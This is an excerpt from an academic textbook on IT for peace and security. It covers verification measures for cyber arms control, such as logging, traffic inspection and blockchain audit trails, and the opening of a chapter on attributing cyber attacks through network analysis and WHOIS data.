The principles of geographical restrictions are undermined by the virtuality of cyberspace. Even if the hardware itself always has a physical representation, the storage and processing of data cannot be reasonably attributed to a geographical location. Also, where hardware can be monitored and controlled, it is not the hardware but merely the software and its usage that differs between legitimate usage and a (theoretically) forbidden application, a differentiation that is hard to make due to the dual-use character. Furthermore, even if one assumes the existence of specific military-grade software, it is hardly practical to check or investigate IT systems regarding their installed software to search for theoretically forbidden offensive tools. IT systems provide numerous ways to hide data, e.g. so-called **hidden volumes** (Bellare & Rogaway, 2005), a cryptographic way to hide software or data within the apparently "free space" on storage devices that can only be detected and unlocked by insiders with specific software and passwords.

Controlling and tracing the proliferation of software and hardware is another principle that is rendered nearly impossible by its dual-use character. We are practically unable to decide whether they are used in a legitimate way for outside observers. Simultaneously, the virtuality of the domain cyberspace allows adversaries to cover their tracks or manipulate them to put investigators off the scent. The ongoing debates on the problems of attributing cyber attacks illustrate these problems in detail (as an example, see Guerrero-Saade & Raiu, 2017). Also, as pointed out before, only the usage decides about the offensive or defensive application of goods, so any rules of verification regimes that declare forbidden behaviour need to implement measures of checking the specific application of IT goods, which is not practically implementable.

One principle where cyberspace especially differs from other domains is the lack of physical representation and the seamless duplication of data. As argued before, malware and data cannot be counted – which might be a commonplace but renders any approaches of limiting specific items useless. For devices like IT hardware that theoretically can be counted, the strong dual-use character again interferes with this approach of regulation.[87]

The principle that seems to be most suitable to be projected to cyberspace is the definition of any kind of thresholds as part of verification regimes. This paradigmatically builds on the idea that it is not the presence but the extent of the usage of goods that defines compliance or non-compliance, which strongly applies to cyberspace. The question therefore is what parameters can be measured for cyberspace and its underlying IT infrastructure and how measurement and monitoring approaches can work.

[87] It is important to mention that trade regulation of hardware can still be performed based on the political intent of state actors. But the argumentation for such steps cannot be based on any kind of dual-use considerations.

12.4 Approaches to Verification for Cyberspace

Despite the problems that have been pointed out in the previous sections, verification for cyberspace has one strong advantage over other domains. In contrast to air, space, sea and land, cyberspace is a completely human-made domain. Every rule and functional principle is defined and created by people or rather international committees like the standardisation-focused **Internet Engineering Task Force** (IETF) (Bradner, 1999) or the more research-focused **Internet Research Task Force** (IRTF) (Sherry & Internet Task Force, 1996) that develop new technologies for cyberspace and decide over their deployment. This means that – at least in theory – these principles can be adapted and further developed to support the peaceful development of this domain, to create transparency where it is necessary and support the establishment of measures for international political stability. Furthermore, the following sections will show that some necessary technical solutions, which might be applicable for verification, already exist in the context of other IT tasks.

12.4.1 Measurable Parameters of Cyberspace

The question is, which parameters of cyberspace, its infrastructure and technical principles can be measured and potentially used for verification measures and what degree of explanatory power each specific parameter can provide. It also needs to be considered at which "level"[88] within the IT infrastructure the measure can be performed and to what extent this needs any kind of hardware or software alteration. With regard to the applicability and the political acceptance of possible verification regimes, the following analysis concentrates on parameters and measures that "look from the outside" on IT systems and networks and do not require an alteration of existing IT hardware or software infrastructures. However, this possibly limits its explanatory power.

The first set of measurable parameters applies to the extent of the hardware of IT systems and networks. Compared to later discussed usage centric monitoring, these parameters are quite rough and will neither be applicable to the monitoring of day-to-day usage of IT

[88] The term "level" describes the aspect that IT infrastructure and especially networks can be examined at different points and with different amounts of intrusion. As an example, it is technically non-intrusive to use conventional firewall or monitoring hardware to check the data stream from or to networks at its interconnections with other networks by integrating the hardware into the existing structure. On the other hand, modifying the network structure or even demanding or requiring the usage of specifically modified network software will require more extensive adjustments.

systems nor the real-time activities of treaty parties like clandestine cyber operations because they only represent the overall size of a facility. On the other hand, these parameters are physically obvious, hard to disguise or manipulate and visible for monitoring. They qualify for roughly estimating the storage or processing capacities and to monitor the tendency of technological developments of facilities as well as reveal the establishment of new cyber capacities or similar significant changes.[89] These parameters are:

1. The total power supply as well as the current power consumption of IT infrastructures
2. The available supply of cooling systems and their thermal power as well as the current heat production of IT infrastructures
3. The available network bandwidth capacities as well as the current flow rate of transmitted data over monitored network connections
4. The total number of connections of monitored networks to other external civil or commercial networks (the so-called **peering**) and their maximal possible transmission performance
5. The number of required staff for the maintenance of the IT systems

Beside this list, other characteristics like the CPU and the network processing power as well as the available storage capacities could be used as parameters. But as already pointed out, these are harder to gather because measuring these values needs direct access of monitoring personnel to all surveyed systems.

A second set of parameters applies to the usage of IT systems and aims to measure or monitor their specific application. These parameters therefore qualify for the real-time control of cyber operations and activities. In terms of necessary adjustments of the infrastructure, these parameters also can be gathered "from outside" by extending existing infrastructures without the need for any alteration. Nevertheless, in terms of intrusiveness, these parameters are capable of monitoring cyber activities in detail but can contain potentially unwanted or even secret information. These parameters are:

1. The metadata of incoming and outbound network-based data transmissions of monitored networks

[89] As an example, the analysts of the so called Mandiant report (FireEye, 2013) monitored among other parameters the extension of network bandwith capacities and the necessary infrastructures in Beijing. They used their observations to harden their conclusion, that the Chinese army hosts one at least one cyber unit in Beijing, the so-called PLA unit 61398, which is suspected to have been the cyber attacker behind many incidents against US companies, in this area.

2. The usage of anonymisation services
3. The usage of exploits for known security problems of IT devices and software

12.4.2 Approaches for Verification Measures in Cyberspace

The previous section showed that IT systems, in fact, provide measurable parameters that can be used to develop and establish monitoring procedures. For their deployment, three important aspects need to be considered that affect their technical applicability as well as the potential political acceptance of these measures by treaty parties. These aspects are:

1. The technical steps to integrate the monitoring systems into existing infrastructures
2. The possibly required technical modifications on the monitored systems
3. The implementation and maintenance costs

With regard to a valid estimation of these aspects as well as the practicability of developing monitoring methods, it is advisable to analyse existing IT methods from other use cases and possibly adapt them to the new context of verification in contrast to developing measures “on the greenfield”. This approach is especially fertile for cyberspace domain, due to the already discussed dual-use character of its technologies where the long history of IT security research often has already dealt with problems that share similarities to verification problems.

As to the parameters of determining the power supply and cooling capacities of IT infrastructure as well as measuring its actual values: this concerns engineering problems that go beyond the scope of this chapter and are well understood and established. The same applies to the determination of current and potential network bandwidth capacities and current flow rates, because these things are at the core of safety as well as operating monitoring tasks for data centres. All of these measuring technologies are in most cases already part of existing IT infrastructure installations, are already being logged and do not need any further adjustments except for the aspect of tamper-proof storage of the logged data that will be discussed later on. As pointed out, values of these parameters need to get collected and stored over a relevant time because their primary explanatory power lies in the indication of significant infrastructure changes.

A more detailed monitoring of activities needs information about the specific operations that have been and are being performed with IT facilities. This kind of monitoring can be accomplished with methods that acquire and control the usage of specific IT systems or networks. This acquisition is possible on different levels of intrusion. A light-weight version can gather so-called **metadata** of outbound and inbound network connections. This metadata is information which is delivered with the actual payload and always contains at least the IP addresses of the sender and recipient of the transmitted data, the amount of the transmitted data as well as the timestamp of the connection - much like the labels and date stamp on an envelope. Such types of data already exist because it is necessary for the basic principles of network-based data transmission and processed by all involved networking hard- and software. It is therefore merely a question of logging this information, a task which is often already put in place for IT security or law-enforcement reasons.[90] This monitoring of transmitted data could also be intensified if necessary for verification reasons by detecting more in-depth information of the data, such as the type and content of the data. Such technology is already available and called **deep packet inspection** (Amir, 2007). Gathering and storing such information is always critical where personal rights and privacy aspects need to be weighed up against the purpose of this information collection. To respect this, the mentioned storage techniques allow fine-grained possibilities of anonymising the information to balance the verification agreements on the one hand with the necessities of personal rights, national security and state sovereignty on the other hand. For instance, this would involve the storage of the connection IP addresses on a network level rather than a device-specific level.[91]

An important strategy of many cyber operations is their clandestineness and hiding one's tracks – which are, as explained, per default visible – is a key element of such activities. So-called **anonymisation services** like Tor, the "onion router network" (Schneier, 1996) provide such services that hide this information so that connections cannot be attributed to their origin. The principle of such services lies in the routing of any internet connection over specific servers that, in theory, remove any information which would allow to trace it back. Such anonymisation networks often utilise a "cloud" of different hubs where connections are additionally routed over to disguise their path. These "disguise clouds" use different cryptographic technologies in a way that the endpoint of the connection does not have any information about its origin. Anonymisation technologies undermine effectively the approach of linking cyber operations to their origin and therefore provide a possibility

[90] An example is provided by the data-retention laws in different countries (European Parliament and Council of the European Union, 2006) that are either active per default to store information on internet connections on the servers of IT service providers for a specific time or apply measures to collect this information for the purpose of law enforcement after a court order.

[91] IP addresses consists out of different parts that represent information on the networks that an IT system is connected to as well as the IT system itself. This information is stored in hierarchical order in the IP address. Cutting some of these parts would allow to store the information of the networks that processed the data transmission but will anonymise the specific IT system itself.

to avoid verification measures. On the other hand, the weak spots of these anonymisation services are the entry points, meaning the servers that connect the “disguise cloud” with regular networks. Using the described verification approaches of logging the connections can at least reveal that anonymisation services are being used by detecting the connections to the Tor network itself or – in combination with traffic content and traffic pattern detection – by detecting that Tor connections are hidden within the regular data connections stream.[92]

One more verification measure that effectively can be monitored is the usage of exploits of known flaws and security holes in software and hardware of IT systems over network connections. The knowledge of such flaws and security problems that often apply to specific versions of software or hardware revisions of technical products are an important source for IT security measures and commonly shared in dedicated databases like the **Common Vulnerabilities and Exposures** (CVE) database. Exploiting these flaws in many cases involves the usage of specific “hand-crafted” network traffic that addresses the security hole at the receiving IT system and triggers purposeful faulty behaviour on this IT system – mostly the bypassing of established security measures. These so-called **exploits** can be detected via the traffic analysis methods discussed above when combined with resources like the CVE database (Pimenta Rodrigues et al., 2017). This approach particularly applies to known vulnerabilities and therefore the usage of unknown vulnerabilities – so-called **zero-day exploits** – cannot be monitored directly. Nonetheless, verification often happens based on stored logged information that is collected over a specific time span and analysed later. Even though recent studies show that zero-day exploits often stay undetected for several years[93], this provides at least an approach to put the activities of actors under observation. It must also be regarded from the perspective that, as stated before, most cases of malicious cyber activities do not involve the expensive method of obtaining zero-day vulnerabilities but predominantly exploit existing and well-known security problems (see Verizon, 2018).

[92] Tor is designed to blend in with regular data traffic and look like normal HTTPS connections. On the other hand, tools that track network traffic and analyse its patterns are able to uncover Tor connections by statistical analysis and due to specific traffic patterns of anonymised connections. An in-depth analysis on this flaw is given by Granerud (Granerud, 2010).

[93] See the RAND study (Ablon & Bogart, 2017) as an example. The study calculated an average life span of 6.9 years for zero-day exploits. This is put into perspective by other key findings of the study that “*only 25 percent of vulnerabilities do not survive to 1.51 years, and only 25 percent live more than 9.5 years [and that for] a given stockpile of zero-day vulnerabilities, after a year, approximately 5.7 percent have been publicly discovered and disclosed by another entity*”.

12.4.3 Implementation of Verification Measures

An important question with regard to the described current state of verification measures for cyberspace is the question which existing IT technologies from other use cases can be adopted for this kind of approach. In this case, the dual-use character of cyberspace can be an advantage, because the necessity of monitoring networks and data connections is also given for IT security reasons and has been a key task since the early days of commercial applications of IT systems. Therefore, a lot of technological developments have been established that can be used and it is merely a question how the results of these monitoring measures are interpreted. Where IT security aims to detect unwanted intrusions or malicious activities that try to infiltrate a network from the outside, the purpose of verification measures is to detect forbidden activities in terms of the regime agreements, within or from this network. With this in mind, the measuring methods of gathering network connection logs introduced above and the more intrusive method of traffic analysis and traffic data inspections, as well as the storage and analysis of this information, are "everyday tools" and technologies that are widely used and shall therefore be omitted here. From this point of view, the most critical aspect when it comes to adopting these technologies for verification is the validity of the logged information and its tamper-proof storage.

Ensuring tamper-proof data storage is a problem that can be solved with a relatively new technology called **blockchain**. A blockchain "*is a tamper-proof, shared digital ledger that records transactions in a public or private peer-to-peer network. Distributed to all member nodes in the network, the ledger permanently records, in blocks, the history of asset exchanges that take place"* (Iansiti & Lakhani, 2017) and where each block contains a cryptographic hash of the previous block (Purdon & Erturk, 2017). A "hash" can be seen as a technical way of "sealing" information which can be used to ensure for any kind of delivered data that it has not been modified. In the blockchain, each new data entry is verified by its previous entries via a process of so-called **cryptographic signatures**.[94] This means that a digital key is created based on previous entries and then used to cryptographically sign the new entry. This prevents any alteration of stored data because any modification would invalidate all following entries in the blockchain. To ensure that the mechanism storing the data into the blockchain itself is valid and not manipulated, its code or at least a hash of its code can be put into the blockchain for validation. In terms of the defined requirements for the proposed measures, creating and securing logged data with a blockchain mechanism results in a significant increase of the necessary processing and storage capacities. Nevertheless, using this kind of technical verification for streams of logging

[94] A brief overview of digital and cryptographic signatures is given in "Intro to Digital Signatures The process & validity behind Digital Signature technology" (SecuredSigning, 2018).

data is a concept that has already been described as "audit log" or "audit trail" for use cases in safety or security critical scenarios by (Schneier & Kelsey, 1998) and is ready to be implemented.

12.5 Conclusion and Outlook

The discussion above has demonstrated the problem of the militarisation of cyberspace and the need for appropriate agreements and accompanying tools of arms control to stabilise this development.

- Verification is one of the pillars for treaties and regimes that enables members or an authorised institution to check each other's compliance and guarantees the treaties' effectiveness. While verification as a tool itself has been developed over the last decades for different technological areas that have been used for military purposes, its application on cyberspace is complicated by specific features of this new domain. This requires the development of new approaches that, in theory, would ideally result in a tailorable space where humankind can define the rules.
- The previous sections have provided an overview of which existing parameters of the cyber domain are applicable for monitoring and measuring approaches. As demonstrated, such measurements do not require specific technical developments or even specific adjustments of IT infrastructures because they are mostly already installed for IT security reasons.
- This provides an optimistic position for both the establishment of first real-world use cases as well as the further development of such verification measures. For this matter, future work has to focus on the question of how significant the monitoring of specific variables is, especially due to the fact that some discussed measurable parameters are mere generic values.
- With regard to the rapid technological development in the field of IT, it is also advisable to further analyse how verification parameters and their critical thresholds can adjust to these advancements[95] to reflect its security- and stability-building intent.
- Further research is also necessary to answer the question of how measures can be developed or strengthened to prevent the circumvention or manipulation of monitoring. And finally, all verification measures are used for specific purposes and use

[95] For instance, a simplified and exemplary limit of an electrical-power supply of 10 kilowatts for a facility can generate a markedly increased computer processing power after several years.

cases. We will soon need to evaluate the proposed limitation measures and find appropriate approaches for the specific tasks, challenges and usage scenarios.

12.6 Exercises

Exercise 12-1: What are the specific features of cyberspace that hinder the application of established verification measures from former technologies?

Exercise 12-2: Which technical features and parameters of cyberspace that are practically measurable could be used for verification in cyberspace?

Exercise 12-3: Following the idea of a peace- and security-driven adaption of cyberspace, which approaches of verification in cyberspace could be used and what principles of this domain need to get changed for its application?

Exercise 12-4: Which other approaches for verification in cyberspace could be developed and what are their technical preconditions?

Exercise 12-5: What are the limitations and pitfalls of the presented verification approaches and why?

Exercise 12-6: How can the dual-use aspect of IT be resolved to differentiate between civilian and military usage of specific goods?

12.7 References

12.7.1 Recommended Reading

Krause, J. (1998). Strukturwandel der Nichtverbreitungspolitik: die Verbreitung von Massenvernichtungswaffen und die weltpolitische Transformation. Munich, Germany: Oldenbourg Verlag.

UNIDIR. (2013). *The Cyber Index - International Security Trends and Realities*. Geneva: United Nations Institute for Disarmament Research (UNIDIR). Retrieved from http://www.unidir.org/files/publications/pdfs/cyber-index-2013-en-463.pdf.

Pawlak, P. (2016). Confidence-Building Measures in Cyberspace: Current Debates and Trends. In A.-M. Osula & H. Rogias (Eds.): *International Cyber Norms: Legal, Policy & Industry Perspectives*. Tallinn, Estonia: NATO CCD COE Publications.

12.7.2 Bibliography

Ablon, Lillian; & Bogart, Andy. (2017). *Zero Days, Thousands of Nights: The Life and Times of Zero-Day Vulnerabilities and Their Exploits*. {RAND} Corporation. https://doi.org/10.7249/rr1751

Amir, Elan. (2007). The Case for Deep Packet Inspection. IT Business Edge. Retrieved from https://www.itbusinessedge.com/

Bazin, Aaron. (2013). *Winning trust and confidence: A grounded theory model for the use of confidence-building measures in the joint operational environment*. The University of the Rockies. Denver, Colorado

Bellare, Mihir; & Rogaway, Phillip. (2005). Introduction to Modern Cryptography. Retrieved from http://web.cs.ucdavis.edu/%7B~%7Drogaway/classes/227/spring05/book/main.pdf

Boehme, Peter. (2008). The Verification Regime of the Chemical Weapons Convention. Retrieved July 4, 2018, from https://www.opcw.org/news/article/the-verification-regime-of-the-chemical-weapons-convention-an-overview/

Bradner, Scott. (1999). Internet Engineering Task Force. *Open Sources: Voices from the Open Source Revolution*, vol. 1. O'Reilly & Associates, Inc.

European Parliament and Council of the European Union. (2006). Directive 2006/24/EC.

European Parliament and Council of the European Union. (2008). Directive 2008/114/EC of 8 December 2008 on the identification and designation of European critical infrastructures and the assessment of the need to improve their protection . Retrieved from https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2008:345:0075:0082:EN:PDF

FireEye. (2013). *APT1 - Exposing One of China's Cyber Espionage Units*. Retrieved from ttps://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

Granerud, Anders Olaus. (2010). Identifying TLS abnormalities in Tor. Gjøvik University College. Retrieved from https://brage.bibsys.no/xmlui/bitstream/handle/11250/143950/Identifying_TLS_abnormalities_in_Tor_AndersOlausGranerud.pdf?sequence=1

Guerrero-Saade, Juan Andres; & Raiu, Constin. (2017). Walking in your enemy's shadow: when fourth-party collection becomes attribution hell. In *Virus bulletin conference*. Kaspersky Lab.

Hinck, Garrett. (2018). Wassenaar Export Controls on Surveillance Tools: New Exemptions for Vulnerability Research. Retrieved from https://lawfareblog.com/wassenaar-export-controls-surveillance-tools-new-exemptions-vulnerability-research

IAEA. (1961). The agencys safeguards. International Atomic Energy Agency. Retrieved from https://www.iaea.org/sites/default/files/publications/documents/infcircs/1961/infcirc26.pdf

IAEA. (2016). Iran and the IAEA: verification and monitoring under the JCPOA. International Atomic Energy Agency. Retrieved from https://www.iaea.org/sites/default/files/5722627.pdf

Iansiti, Marco; & Lakhani, Karim R. (2017). The Truth About Blockchain. *Harvard Busienss Review*. Retrieved from https://hbr.org/2017/01/the-truth-about-blockchain

Keohane, Robert O. (1984). *After Hegemony: Cooperation and Discord in the World Political Economy*. Princeton University Press. Princeton, New Jersey. https://doi.org/10.2307/2539214

Krasner, Stephan D. (Ed.). (1983). *International Regimes*. Ithaca, NY: Cornell University Press.

NATO. (2013). The Tallinn Manual on the International Law Applicable to Cyber Warfare, NATO CCDCOE, Tallin 2013

Neuneck, Götz. (2012). Confidence Building Measures - Application to the Cyber Domain. In *Cyber Security Conference*. Berlin. Retrieved from http://www.unidir.ch/files/conferences/pdfs/cbms-application-to-the-cyber-domain-en-1-780.pdf

Neuneck, Götz. (2017). 60 Jahre nuklearer - Prometheus oder Sisyphos? *Vereinte Nationen Magazin*. Vol. 4/2017. Pages 170-176. Berlin

Pawlak, Patryk. (2016). Confidence-Building Measures in Cyberspace: Current Debates and Trends. In A.-M. Osula & H. Roigas (Eds.) (pp. 129–153). Tallinn: NATO CCD COE Publications. Retrieved from https://ccdcoe.org/sites/default/files/multimedia/pdf/InternationalCyberNorms_Ch7.pdf

Pimenta Rodrigues, Gabriel; de Oliveira Albuquerque, Robson; Gomes de Deus, Flávio; de Sousa Jr., Rafael; de Oliveira Júnior, Gildásio; García Villalba, Luis; & Kim, Tai-Hoon. (2017). Cybersecurity and Network Forensics: Analysis of Malicious Traffic towards a Honeynet with Deep Packet Inspection. *Applied Sciences*, vol. 7, no. 10, pp. 1082. https://doi.org/10.3390/app7101082

Purdon, Ian; & Erturk, Emre. (2017). Perspectives of Blockchain Technology, its Relation to the Cloud and its Potential Role in Computer Science Education. *Engineering, Technology & Applied Science Research*, vol. 7, no. 6, pp. 2340–2344.

Schneier, Bruce. (1996). *Applied Cryptography - Protocols, Algorithms, and Source Code in C*. Hoboken, NJ: John Wiley & Sons.

Schneier, Bruce; & Kelsey, John. (1998). Cryptographic Support for Secure Logs on Untrusted Machines. In *Proceedings of the 7th Conference on USENIX Security Symposium - Volume 7* (p. 4). Berkeley, CA, USA: USENIX Association. Retrieved from http://dl.acm.org/citation.cfm?id=1267549.1267553

Secured Signing. (2018). Intro to Digital Signatures - The process & validity behind Digital Signature technology. Retrieved from https://www.securedsigning.com/resources/intro-to-digital-signatures

Sherry, L.; & Internet Task Force. (1996). Supporting a networked community of learners. *TechTrends*, vol. 41, no. 4, pp. 28–32.

Wassenaar. (2017). The Wassenaar Arrangement on export controls for conventional arms and dual-use goods and technologies - List of dual-use goods and technologies and munitions list. (2017). Wassenaar Arrangement Secretariat. Retrieved from https://www.wassenaar.org/app/uploads/2018/01/WA-DOC-17-PUB-006-Public-Docs-Vol.II-2017-List-of-DU-Goods-and-Technologies-and-Munitions-List.pdf

Tucker, John B. (1998). Verification Provisions of the Chemical Weapons Convention and Their Relevance to the Biological Weapons Convention Biological Weapons Proliferation. Reasons for Concern, Courses of Action. *Stimson Center Report*, vol. 24. Retrieved from http://www.acamedia.info/politics/IRef/StimsonC/report24-tucker.PDF

UN. (2011). Proposal of a Convention for international information security by Russia, China et. al. . Retrieved from http://archive.mid.ru//bdomp/ns-osndoc.nsf/1e5f0de28fe77fdcc32575d900298676/7b17ead7244e2064c3257925003bcbcc!OpenDocument

UNIDIR. (2013). *The Cyber Index - International Security Trends and Realities*. Geneva, Switzerland.

Verizon. (2018). 2018 Data Breach Investigations Report . Retrieved from https://www.verizonenterprise.com/resources/reports/rp_DBIR_2018_Report_en_xg.pdf

Wehberg, Hans. (1959). Pacta Sunt Servanda. *The American Journal of International Law*, vol. 53, no. 4, pp. 775. https://doi.org/10.2307/2195750

Part V: Cyber Attribution and Infrastructures

13 Attribution of Cyber Attacks

Klaus-Peter Saalbach
Institute for Political Science, Osnabrück University

Abstract

We define cyber attribution as the allocation of a cyber attack to a certain attacker or a group of attackers in a first step and the unveiling of the real-world identity of the attacker in a second step. While the methods of attacker allocation have made significant progress in recent years, digital technologies often still do not provide sufficient evidence for the real-world identity of an attacker. The situation is different if attribution is handled as cyber-physical process, i.e. as combination of digital forensics with evidence from the physical world. Bits and bytes are not really virtual, but still bound to a physical infrastructure which opens different ways to detect adversaries. Gaps can also be filled by conventional espionage. The chapter gives an overview of the current methods and practices of cyber attribution with real-world examples.

Objectives

- Understanding the relevance of attribution for cyber peace and security.
- Familiarising with the techniques and hurdles of cyber attribution.
- Gaining an overview of current state of cyber attribution.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_13

13.1 Introduction

Attribution, i.e. the identification of the origin of a cyber attack (Glossary of the German BSI), has technical, legal and political dimensions. On a technical level, first, the origin of the attack needs to be identified and then the individual and/or organisation behind it. After the technical background and attribution methodology is discussed, the legal and political implications will be presented. The situation is different if **attribution** is handled as a **cyber-physical process**, i.e. as combination of digital forensics with evidence from the physical world. After presenting the technical background with a short presentation of the structure and communication flow within the internet, the section Malware and Advanced Persistent Threats presents an overview on potential attackers, their tools and methods. The section Attribution in Cyber War discusses some specific aspects of cyber attack attribution and warfare. The section Dimensions of Attribution shows that beyond the technical dimensions, attribution has a legal and political dimension as well. A summary of findings is the given in the section Conclusion, followed by some exercises. The chapter gives an overview on the current methods and practice of cyber attribution with real-world examples.

13.2 Background

Article 51 of the United Nations Charter defines the inherent right of individual or collective self-defence of states against an armed attack. However, this implies that the attacker is known, i.e. a credible and reliable attribution is elementary for use of force in cyberspace. In the last years, cyber attacks were increasingly aggressive, such as the BlackEnergy malware attack with a large power failure in Ukraine in 2015, the Internet collapse at the US East coast by the Mirai botnet in 2016 and the Wannacry malware attack which damaged computers worldwide in 2017. As a consequence, the attribution problem is increasingly relevant in all its technical, legal and political dimensions.

13.2.1 Principles of Cyber Attacks

Cyber attacks require the intrusion of the digital device (i.e. the computer, smartphone or any other kind of digital device) with some kind of malware and then to initiate the communication between the attacking computer and the intruded device to start actions (see Figure 13-1). Depending on the type of action, the communication will be maintained for a longer period of time, possibly years, and complex attacks typically require bidirectional communication which gives multiple opportunities for detection and attribution.

Currently, the most frequent and prominent cyber attacks include:

- Malware installation for all kinds of cyber espionage (military, politics, industry, finance sector, researchers, international organisations etc.). Sometimes, this is combined with the use of disruptive code such as logic bombs (delayed activation of damaging commands placed on target computers) and wiper malware (which erases stored data from computers).
- Creation of botnets, i.e. groups of infected and controlled machines which are misused to send automated and senseless requests to a target computer or system which then collapses (distributed denial of service attacks, short DDoS attacks). This can be done for political reasons, but also to blackmail the victim as part of cyber-crime activities.
- Installation of crimeware such as ransomware, which encrypts the device and is mostly used to ask the victim for money to get decryption code, or banking Trojans to gain access to online banking accounts.



Hacker
Malware
Intrusion
Actions
Communication between Command and Control (C&C) Server of Attacker and infected machines

Figure 13-1: Communication Flow between Attacker and Target

13.2.2 Communication Lines of Cyber Attacks

Data, i.e. bits and bytes are not fully virtual, but still have **physical representations** as a defined electromagnetic condition on storage media and device memory systems. This sounds trivial, but it means that deleted data on a device is *not erased*. The device only marks the file as “deleted” and it does not appear on the screen anymore. In reality, the data is still on the storage medium, which allows recovery of “deleted” data by forensic and espionage techniques. Even wireless transfer results in electromagnetic waves and finally these waves end up physically in devices again. This finding is essential for detection and attribution. As communication travels via networks of computers, it is helpful to keep the general infrastructure of the internet in mind (see Figure 13-2): This structure also forms the hackers’ ecosystem which is presented in next section.

Typically, internet communication starts at a certain computer and the data is then transferred to a central server. This central server is formally known as **Autonomous System (AS)** and is owned by an **Internet Service Provider (ISP)**. Large Internet Services Providers may have many of those. However, the Internet Services Providers need to be connected with each other, which is done via node computers, formally known as Internet Exchange Points (IXP). In reality, these are large computer centres, not single computers.



Computer Or Smart Device
IP address e.g. 1.2.3.4
Domain name e.g. www. example.com
Central server
Auto- nomous System AS
Internet Service Provider ISP
Node computer
Internet Exchange Point IXP
Special Providers e.g. *Equinix*

Figure 13-2: Simplified model of Internet communication

Each computer connected to the internet has an **IP (Internet Protocol) address**, a number structured after certain rules. A domain is related to an IP address at a certain point in time; this has the same function as telephone numbers for phones, i.e., the technical possibility to connect sender and target correctly. The old 4-digit system of the IP version 4 will now be replaced by larger blocks of the IP version 6. Now, websites have IP addresses as well, but normally domain names are used instead, e.g. www.example.com. At every point in time, domain names refer to certain IP addresses to avoid communication confusion. In the physical world, the internet is finally bound to a physical network with a significant level of centralisation. The US-based company Equinix (see their webpage) controls with their own IXPs and co-location of client computers in their data centres roughly 90% (!) of the data volume transfer of the internet. As shown now, this offers opportunities to gain insights into the infrastructure of the adversary.

Today, a widespread attack pattern starts with a phishing email, i.e. an email sent by the attacker motivating the victim to click on a malicious link or to download a malicious file or to visit an infected website. A variety of tricks is used to achieve this goal, e.g. mimicking legitimate senders or requests, fake websites, simulating urgency etc. Often the downloaded files are only small beachheads, these are programs that establish a first connection between attacker and target machine. This then allows further actions in line with the aims of the attacker (downloading further malware, stealing data, surveillance of user, movement to other computers in the target organisation, damaging by wipers, i.e. data erasers etc.). Meanwhile, to avoid detection, malware can also go silent or delete itself after the aims of the attacker are achieved.

13.2.3 Attribution by Network Analysis

Theoretically, a hacker can start an attack from ‘anywhere’ and it may be impossible to trace this back. On the other hand, the success rate of this approach is quite low. Attackers who want to achieve significant success are typically attacking on a larger scale, i.e. as groups, with sophisticated malware and sometimes act for years. The longer and the more intense the attack is, the higher the risk of detection and attribution. Data is incoming and leaving computers via so-called ports (endpoints in logical connections). A supervisor (IT administrator) can check the ports and the data traffic with commercially available tools. These tools also identify to which IP address the data is or was going. For further steps, there are specialised search engines which automatically check what is behind an IP address. An example for such engines is Robtex.com. The providers of this service explain on their website that this tool is “not only” used by the US National Security Agency (NSA), which indicates that such services also serve as intelligence tools. By entering the IP address in the search mask, Robtex shows data flows with other IP addresses as well as the path to the autonomous system AS or the Internet Service Provider ISP. It combines IP addresses and domains as well as any existing subdomains. Also, it shows mail servers related to the domain name.

This is important for following reasons: Attackers often maintain a certain attack structure, because like any construct an attack environment has both construction costs and exit costs. As a consequence, mail-addresses, domain names, servers and IP addresses are at least partially recycled from one attack to the next. These overlaps allow establishing relations between attacks. Attackers need computers as distribution hubs for their malware, which results in the use of multiple domain names. Any known domain name may reveal the path back to the IP address and at the same time forward to the owner of the computer as shown below.

Note that AS computers are numbered along the Internet Assigned Numbers Authority (IANA) system and each AS computer is registered. The AS computers and the registered persons/organisations can be easily retrieved with further free tools, such as websites like Ultratools and many other engines. For domains and IP addresses, a so-called WHOIS registration exists, often simply available with free search engines. The registration details show company names, addresses, telephone numbers and email-contact addresses. By this, the step from the digital world to the physical world is done, from data to persons and organisations. By this, the researcher may be able to get insight into the ‘digital ecosystem’ of servers, addresses, registrations, domains etc. of the attacker entity. Again, even faked registration information is often re-used in reality and allows building links between certain attacks. Surprisingly, entering the data into Google or any other search engine often leads to further findings which massively increase the chances of finding information related to a person with a true real-world identity.

Real world example: In 2013, the Cyber security company Mandiant presented an in-depth analysis of Chinese cyber activities and of the APT1 group (Mandiant, 2013). Later on, 5 Chinese senior military persons were officially accused by the US, including a person assumed to be the hacker with the cover name ‘UglyGorilla’. This person had both a registration of a domain used by APT1 and an available profile as army member. Further, larger organisations reserve IP blocks, e.g. packages of consecutive IP numbers. There are further technical options, such as giving virtual IP addresses within cloud computing and simulating false IP addresses (IP spoofing), but in published practical analyses of major cyber-crime groups and of Advanced Persistent Threats APT this was not presented as a key issue. If a suspected IP address is part of such a block, it can help much to enter all the other IP addresses as well into domain search engines etc.

